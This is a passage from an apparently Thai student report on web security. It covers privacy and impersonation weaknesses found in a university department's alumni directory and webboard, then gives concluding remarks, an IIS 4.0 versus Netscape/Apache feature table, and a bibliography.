
รูปที่ 12-3 แสดงรายละเอียดข้อมูลของศิษย์เก่าและหัวข้อลิงก์ต่างๆ



รูปที่ 12-4 แสดงหัวข้อข่าวของผู้ใช้

ปัญหา: 1). ปัญหาความเป็นส่วนตัว (Privacy)

เนื่องจากผู้ใช้ทุกคนไม่ว่าจะเป็นนักศึกษาปัจจุบันหรือแม้กระทั่งบุคคลภายนอกสามารถเข้ามาดูข้อมูลส่วนตัวต่างๆ ทำให้เกิดความไม่เป็นส่วนตัวได้โดยบุคคลภายนอกอาจจะนำข้อมูลส่วนตัวบางอย่างไปใช้ในทางที่ผิด เช่น บุคคลภายนอกที่มีอาชีพเป็นเซลแมนอาจส่งรายการสินค้าจำนวนมากไปให้ซึ่งอาจสร้างความรำคาญแก่เจ้าของข้อมูลนั้นได้ ดังรูป




รูปที่ 12-5 แสดงข้อมูลส่วนตัวต่างๆ ของศิษย์เก่า

ซึ่งจากปัญหาที่เกิดขึ้นเกิดจากการที่ไม่มีการตรวจสอบถึงสิทธิ์ในการเข้าถึงข้อมูล นั่นคือ ไม่ว่าผู้ใช้จะเป็นใครหรือทำอาชีพใดก็ตามสามารถที่จะเข้าไปดูข้อมูลที่เป็นส่วนตัวนี้ได้

2). ปัญหาการแอบอ้าง

ในกรณีที่ผู้ใช้เป็นบุคคลภายนอก นั่นคือ จะไม่มีรหัสประจำตัวนักศึกษาและไม่อยู่ในทะเบียนรุ่น โดยผู้ใช้เหล่านี้ก็ยังสามารถที่จะทำการลงทะเบียนในหัวข้อ "ลงทะเบียน" โดยให้ข้อมูลปลอม เช่น รุ่น รหัสนักศึกษา หรือแม้กระทั่งที่อยู่ซึ่งไม่มีการตรวจสอบข้อมูลที่ฝั่งเซิร์ฟเวอร์และฐานข้อมูลโดยผู้ใช้เหล่านี้อาจจะใช้ยูสเซอร์เนม และรหัสผ่านมาทำการฝากข่าวในหัวข้อ "ฝากข่าว" ซึ่งผู้ใช้เหล่านี้อาจแกล้งโดยการฝากข่าวที่ไม่เป็น




รูปที่ 12-6 แสดงแบบฟอร์มการลงทะเบียน

ประโยชน์หรือข่าวที่ไม่เกี่ยวข้องกับนักศึกษาหรือศิษย์เก่าของทางสถาบันหรืออาจทำการฝากข่าวที่เป็นประโยชน์ต่อเฉพาะผู้ใช้เหล่านั้นเอง ดังรูป 12-6 แสดงแบบฟอร์มการลงทะเบียนขอยูสเซอร์เนมและรหัสผ่าน

เว็บบอร์ด (Webboard)

จุดประสงค์และการทำงาน: เว็บบอร์ดของภาควิชาฯ ใช้เพื่อการตั้งกระทู้หรือเป็นลักษณะของการฝากข่าวต่างๆ ที่เกี่ยวข้องหรือเกิดขึ้นของภาควิชาคอมพิวเตอร์ ซึ่งผู้ใช้ทั้งนักศึกษาเก่า นักศึกษาปัจจุบัน อาจารย์ หรือแม้กระทั่งบุคคลภายนอกก็สามารถที่จะเข้ามาทำการโพสต์ข่าวสารหรืออ่านข้อมูลต่างๆ ที่เกิดขึ้นได้ ในกรณีที่ต้องการจะทำการโพสต์ข่าวสารก็สามารถกระทำได้โดยการเข้าไปในหัวข้อ "Post New Topic" ซึ่งจะมีแบบฟอร์มที่จะให้กรอก ดังรูป




รูปที่ 12-7 แสดง แบบฟอร์มการขอโพสต์ข้อมูลข่าวสารต่างๆ ในเว็บบอร์ด

ปัญหา: 1). ปัญหาการแอบอ้าง

ในกรณีที่ผู้ใช้เป็นบุคคลภายนอกหรือแม้กระทั่งนักศึกษาภายในสถาบันเองอาจทำการแอบอ้างโดยการโพสต์ข่าวลงไปในเว็บบอร์ดโดยเนื้อหาของข่าวอาจจะไม่ได้มีสาระหรืออาจจะเป็นการกลั่นแกล้งบุคคลอื่น ซึ่งผู้ที่ไม่ได้หวังดีนี้อาจจะใช้ชื่อของบุคคลที่ตนจะกลั่นแกล้งซึ่งก่อให้เกิดความเสียหายได้ จะเห็นได้ว่าการโพสต์ข่าวในเว็บบอร์ดนั้นไม่ได้มีการตรวจสอบเนื้อหาของข่าว รวมไปถึงการยืนยันตัวบุคคลหรือเจ้าของข่าวที่ทำการโพสต์ซึ่งถือเป็นการแอบอ้างนั่นเอง

Forum

ปัญหา: เกิดปัญหาไม่สามารถเปิดเพจของลิงก์ forum ได้



รูปที่ 12-8 แสดงความผิดพลาดในการเปิดเว็บเพจของลิงก์ forum

บทที่ 13
บทวิจารณ์และสรุป

13.1 สรุปผลการดำเนินงาน

การใช้บริการหรือการให้บริการทางด้านเวิลด์ไวด์เว็บจำเป็นจะต้องทราบถึงวิธีการใช้งานที่ถูกต้อง รวมไปถึงความสามารถในการป้องกันปัญหาหรืออันตรายต่างๆ ที่มีอยู่บนเวิลด์ไวด์เว็บให้ถูกจุดเพื่อที่จะสามารถทำการติดต่อหรือทำงานผ่านเวิลด์ไวด์เว็บได้อย่างปลอดภัย

ในการที่จะสามารถทำการป้องกันปัญหาที่เกิดขึ้นนั้น ไม่ใช่เป็นเพียงการทราบเฉพาะปัญหาเพียงผิวเผินหรือเพียงส่วนใดส่วนหนึ่งเท่านั้น แต่จำเป็นจะต้องทราบถึงลักษณะของปัญหาและสาเหตุที่แท้จริง เพื่อที่จะสามารถป้องกันและแก้ไขได้อย่างมีประสิทธิภาพ ซึ่งผู้จัดทำโครงการนี้ตระหนักและทราบถึงผลกระทบที่เกิดขึ้น จึงได้ทำการค้นคว้าและศึกษาตัวปัญหาที่เกิดขึ้นในแต่ละจุดดังที่ได้กล่าวแล้วในเนื้อหา คือ เว็บเซิร์ฟเวอร์ เว็บไคลเอนต์และคอนเน็กชันระหว่างไคลเอนต์และเซิร์ฟเวอร์ ซึ่งผลของโครงการนี้ก็เป็นไปตามเป้าหมายที่ได้ตั้งไว้ คือ สามารถนำไปเป็นคู่มือและเอกสารอ้างอิงให้แก่ผู้ที่สนใจ ตั้งแต่บุคคลที่มีพื้นฐานของเวิลด์ไวด์เว็บในระดับพื้นฐานไปจนถึงบุคคลที่มีความรู้ในระดับสูงที่ต้องการทราบถึงลักษณะของปัญหาที่เกิดขึ้น โดยเนื้อหาจะครอบคลุมถึงปัญหาที่เกิดขึ้นทั้งหมดรวมทั้งแนวทางในการแก้ไขด้วย นอกจากนี้ยังมีรายละเอียดของขั้นตอนการติดตั้งและคำแนะนำให้แก่ผู้ที่สนใจในการที่จะทำการติดตั้งเว็บเซิร์ฟเวอร์ที่มีความปลอดภัยบนระบบปฏิบัติการวินโดวส์ 2000 โดยใช้โปรแกรม IIS และเทคโนโลยีของ SSL และ PKI ซึ่งเนื้อหาในส่วนนี้ได้บรรลุจุดประสงค์ของผู้จัดทำ คือ เป็นการนำเอาความรู้ที่ได้จากการทำการค้นคว้าในโครงการไปประยุกต์ใช้ได้จริง คือการติดตั้งเว็บเซิร์ฟเวอร์ที่มีความปลอดภัย (Web Server Security) ซึ่งถือเป็นการเพิ่มความปลอดภัยให้แก่เวิลด์ไวด์เว็บได้มากยิ่งขึ้น ในส่วนสุดท้ายจะเป็นสรุปเนื้อหาของการวิเคราะห์การทำงานในส่วนต่างๆ ของเว็บภาควิชาฯ ว่ามีปัญหาใดบ้างที่เกิดขึ้นรวมไปถึงคำแนะนำและแนวทางในการแก้ไขปัญหาที่เกิดขึ้นด้วย ซึ่งจะเป็นตัวอย่างให้เห็นภาพของปัญหาที่เกิดขึ้นได้อย่างชัดเจนตรงตามทฤษฎีและเนื้อหาที่ได้ทำการศึกษามา

13.2 แนวทางการพัฒนาต่อ

ในปัจจุบันทั้งหน่วยงานภาครัฐและเอกชนที่มีการใช้งานทางด้านเวิลด์ไวด์เว็บได้ตระหนักถึงปัญหาและผลกระทบที่เกิดขึ้นบนเวิลด์ไวด์เว็บ ทำให้มีกล่าวถึงเรื่องของความปลอดภัย (Security) บนเวิลด์ไวด์เว็บมากยิ่งขึ้น โครงการนี้จะปูพื้นฐานความเข้าใจในด้านความปลอดภัยบนเวิลด์ไวด์เว็บไม่ว่าจะเป็นการนำเทคนิคการเข้ารหัส (Encryption) การตรวจสอบบุคคล (Authentication) และเทคโนโลยี SSL โดยสามารถนำเอาเทคนิคเหล่านี้ไปทำการประยุกต์ใช้และทำการแก้ไขปัญหาต่างๆ ที่เกิดขึ้นในส่วนของเว็บภาควิชาฯ เพื่อที่จะเพิ่มประสิทธิภาพการทำงานและความปลอดภัยให้เป็นรูปธรรมมากขึ้น ทางคณะผู้จัดทำคาดหวังว่าโครงการนี้จะเป็นประโยชน์อย่างยิ่งต่อทุกๆ คน

ภาคผนวก

ตารางเปรียบเทียบ IIS 4.0 กับ ผลิตภัณฑ์อื่นในท้องตลาด

FEATURE	*IIS 4.0*	NETSCAPE ENTERPRISE SERVER 3.01	APACHE 1.2
Internet services			
HTTP 1.1 compliant	*Yes*	Yes	Yes
Access HTTP Host Headers sites using any browser	*Yes*	No	No
Integrated SMTP support	*Yes*	Requires add-on	No
Integrated NNTP support	*Yes*	Requires add-on	No
Setup and Administration			
Setup Wizard	*Yes*	No	No
Unattended Setup	*Yes*	No	No
Integrated management console administration	*Yes*	No	No
Task-based administration	*Yes*	No	No
Delegation of administration tasks	*Yes*	Yes	No
Administer a server from any Web browser	*Yes*	No	No
Administer multiple Web servers from any browser	*Yes*	No	No
Monitor multiple host machines simultaneously	*Yes*	Yes	No
Manage multiple Web servers as one server	*Yes*	Yes	Yes
Command-line administration	*Yes*	Yes	Yes
Scriptable administration	*Yes*	Yes	Yes
Configuration backup and restore	*Yes*	Yes	No
Separate Web site administrators	*Yes*	Yes	No
Per-Web site applications	*Yes*	No	No
Limit network bandwidth used	*Yes*	No	No
Limit network bandwidth by Web site	*Yes*	No	No
Multiple hardware virtual servers through separate IP address	*Yes*	Yes	Yes
Multiple software virtual servers through host headers	*Yes*	Yes	Yes
Integrated directory	*Yes*	Requires add-on	No
SNMP support	*Yes*	Yes	No
Windows NT Server performance monitor integration	*Yes*	Yes	No
Monitor individual Web site performance	*Yes*	No	No

Logging			
Log to any ODBC database	*Yes*	No	Requires ad on
Log multiple servers to a single ODBC database	*Yes*	No	No
W3C extended log format	*Yes*	No	Yes
Log with common log format	*Yes*	Yes	Yes
Log to text file	*Yes*	Yes	Yes
Writes file security events to the Windows NT Server Event Log	*Yes*	No	No
Writes application events to the Windows NT Server Event Log	*Yes*	Yes	No
Custom logging	*Yes*	Yes	Yes
Built-in log file analysis	*Yes*	Yes	No
Auto log closing and start new log based on time interval	*Yes*	No	Yes
Auto log closing and start new log based on log size	*Yes*	Yes	No
Log to event log or system log	*Yes*	Yes	No
Developing and Deploying Web-Based Applications			
Application and component process isolation	*Yes*	No	Yes
Built-in support for transactions	*Yes*	No	No
Integrated support for application message queuing	*Yes*	No	No
Automatic database connection pooling	*Yes*	No	No
Language-neutral server-side development	*Yes*	No	No
Supports any ActiveX scripting language (Visual Basic Scripting Edition and JScript)	*Yes*	No	No
Server-side scripting debugger	*Yes*	Yes	No
Compile-free server-side scripting	*Yes*	No	Requires add-on
Cross-platform ODBC database connector	*Yes*	Yes	No
Component load/unload without stopping the server	*Yes*	No	No
Programmable logging interface	*Yes*	No	Yes
Java virtual machine for the server	*Yes*	Yes	No
Support for DCOM	*Yes*	No	No
CORBA/IIOP support	*Third-party*	Yes	No
ISAPI support	*Yes*	No	No
NSAPI support	*No*	Yes	No

Authentication and Security			
Integrated certificate server	*Yes*	No	No
Windows NT Server security integration	*Yes*	No	No
Windows NT Server authentication through X.509 certificate	*Yes*	No	No
Secure Windows NT Server user authentication with encrypted passwords	*Yes*	No	No
Uses Windows NT Server security ACLs	*Yes*	No	No
Restrict access by IP address	*Yes*	Yes	Yes
Restrict access by directory and file	*Yes*	Yes	Yes
Restrict access by domain name	*Yes*	Yes	Yes
Restrict access by user and group	*Yes*	Yes	Yes
Domain blocking by IP address and host name	*Yes*	Yes	Yes
SSL 2.0 support	*Yes*	Yes	No
SSL 3.0 support	*Yes*	Yes	No
Server gated crypto	*Yes*	No	No
Secure administration	*Yes*	Yes	No
Basic HTTP user authorization with clear-text passwords	*Yes*	Yes	Yes
ACLs. Permissions synchronized with directory	*Yes*	No	No
Content Management			
Data replication	*Yes*	No	No
Custom HTTP headers	*Yes*	No	Yes
HTTP redirect	*Yes*	Yes	Yes
Content ratings	*Yes*	No	No
Content expiration	*Yes*	No	Yes
Document footers	*Yes*	Yes	Yes
Custom error messages	*Yes*	Yes	Yes
Flexible file management	*Yes*	No	No
Store and serve content from multiple platforms	*Yes*	Yes	Yes
One-button publishing	*Yes*	Yes	No
Graphical HTML Web page editing	*Yes*	No	No
Graphical site map	*Yes*	No	No
Graphical server key management	*Yes*	No	No
Graphical file and directory management	*Yes*	Yes	No
Automatic link validation	*Yes*	Yes	No

Automatic link recalculation	*Yes*	Yes	No
HTML page and site wizards and templates	*Yes*	No	No
Built-in image map handling	*Yes*	Yes	Yes
Image and document conversion support	*Yes*	No	No
Query file index using SQL	*Yes*	No	No
Integrated with Windows NT Server file security	*Yes*	No	No
Scriptable	*Yes*	No	No
Programmable	*Yes*	No	No
Integrated administration	*Yes*	Yes	No
Automatic ally updates index when a change is made	*Yes*	Yes	No
Foreign-language support	*Yes*	No	No
Index document properties	*Yes*	Yes	No
Linguistic analysis (stemming, inflection)	*Yes*	Yes	No
Supported multiple document formats	*Yes*	Yes	No
Query HTML document property meta tags	*Yes*	Yes	No
Limit queries by directory	*Yes*	No	No
Query and search with client-side ActiveX Control (ADC)	*Yes*	No	No
Hit-highlighting	*Yes*	Yes	No
Return document properties in query results	*Yes*	No	No
Text operators	*Yes*	Yes	No
Property operators	*Yes*	Yes	No
Custom views	*Yes*	Yes	No
Documentation			
Online documentation	*Yes*	Yes	Yes
Multimedia documentation	*Yes*	No	No
One-step printing	*Yes*	No	No
Full-text search	*Yes*	No	No
Service and Support			
Worldwide educational centers	*Yes*	No	No
Quick Fix Engineering	*Yes*	No	No
Enterprise 7x24 support	*Yes*	No	No
Training courses	*Yes*	Yes	No
Developers network	*Yes*	Yes	No
Trained and certified network of solution providers	*Yes*	Yes	No

Priority 7x24 technical support	*Yes*	Yes	No
Incorporated consulting services division	*Yes*	Yes	No
Online support	*Yes*	Yes	Yes

บรรณานุกรม

[1] Aviel Rubin and Geer and Marcus Ranum, "*Web Security Sourcebook*", John Wile and Sons, 1997

[2] Bellovin, Steve and Bill Chesweck, "*Firewalls and Internet Security*", Addison-Wesley, 1994

[3] BloomBecker, J. J. Buck, "*Specula Computer Crimes*", Homewood, IL: DowJones_Irwin, 1990

[4] Carroll, John M., "*Computer Security*", Butterworth Publisher, 1987

[5] Cricket Liu and Jerry Peek and Bryan Buus, "*Managing Internet Information Systems*", O'Reilly & Associates, ISBN 1-56592-051-1

[6] Denning, Dorothy E. R., "*Cryptography and Data Security*", Addison-Wesley, 1983

[7] Denning, Peter J., "*Computer Under Attack: Intruders, Words and Viruses*", ACM Press/Addison-Wesley, 1990

[8] Drew Dean and Edward W.Felten, "*Java Security: >From HotJava to Netscape and Beyond*", Oakland, 1996

[9] Geoff Bennett, "*Designing TCP/IP Internetworks*", A Division of International Thomson Publishing

[10] Lincoln Stein, "*Web Security: A step-by-step*", Addison-Wesley Longman, 1998

[11] Neumann, Pater G., "*Computer Related Risks*", Reading, MA: Addison-Wesley, 1995

[12] Pfleeger, Charles P., "*Security in Computing: Second Edition*", Prentice Hall, 1996

[13] Richard E.smith, "*Internet Cryptography*", Addison Wesley, 1997

[14] Simson Garfinkle with Gene Spafford, "*Web Security and Commerce*", O'Reilly &Associates, 1997

[15] Stalling, William. "*Network and Internetwork Security: Principles and Practice*", Prentice Hall, 1995

[16] ณรงค์ชัย นิมิตรบุญอนันต์, "*Computer Security for E-Commerce*", SUM Publishing Department, 2000

[17] http://doc.rinet.ru:8080

[18] http://www.apache.org

[19] http://www.digicrime.com

[20] http://www.genome.wi.mit.edu/WWW/faqs/www-security-faq.html

[21] http://www.google.com

[22] http://www.hacker.co.za

[23] http://www.howstuffworks.com

[24] http://www.its.monash.edu.au/web/slideshows/htaccessall.htm

[25] http://www.microsoft.com

[26] http://www.microtimes.com/183/webserver.htm

[27] http://www.netcraft.com

[28] http://www.netscape.com

[29] http://www.ns.rutgers.edu/www-security/archives/index.html

[30] http://www.openmarket.com/security

[31] http://www.openmarket.com/techinfo/applied.htm

[32] http://www.securityfocus.com

[33] http://www.ssleay.org

[34] http://www.verisign.com

[35] http://www.vigilante.com/inetsecurity/web_server.htm

[36] http://www.w3c.org

[37] http://www.w3c.org/Security/faq/previous

[38] http://www.w3journal.com

[39] http://www.webdeveloper.com/security/security_java_activex.html

[40] http://www.whatis.com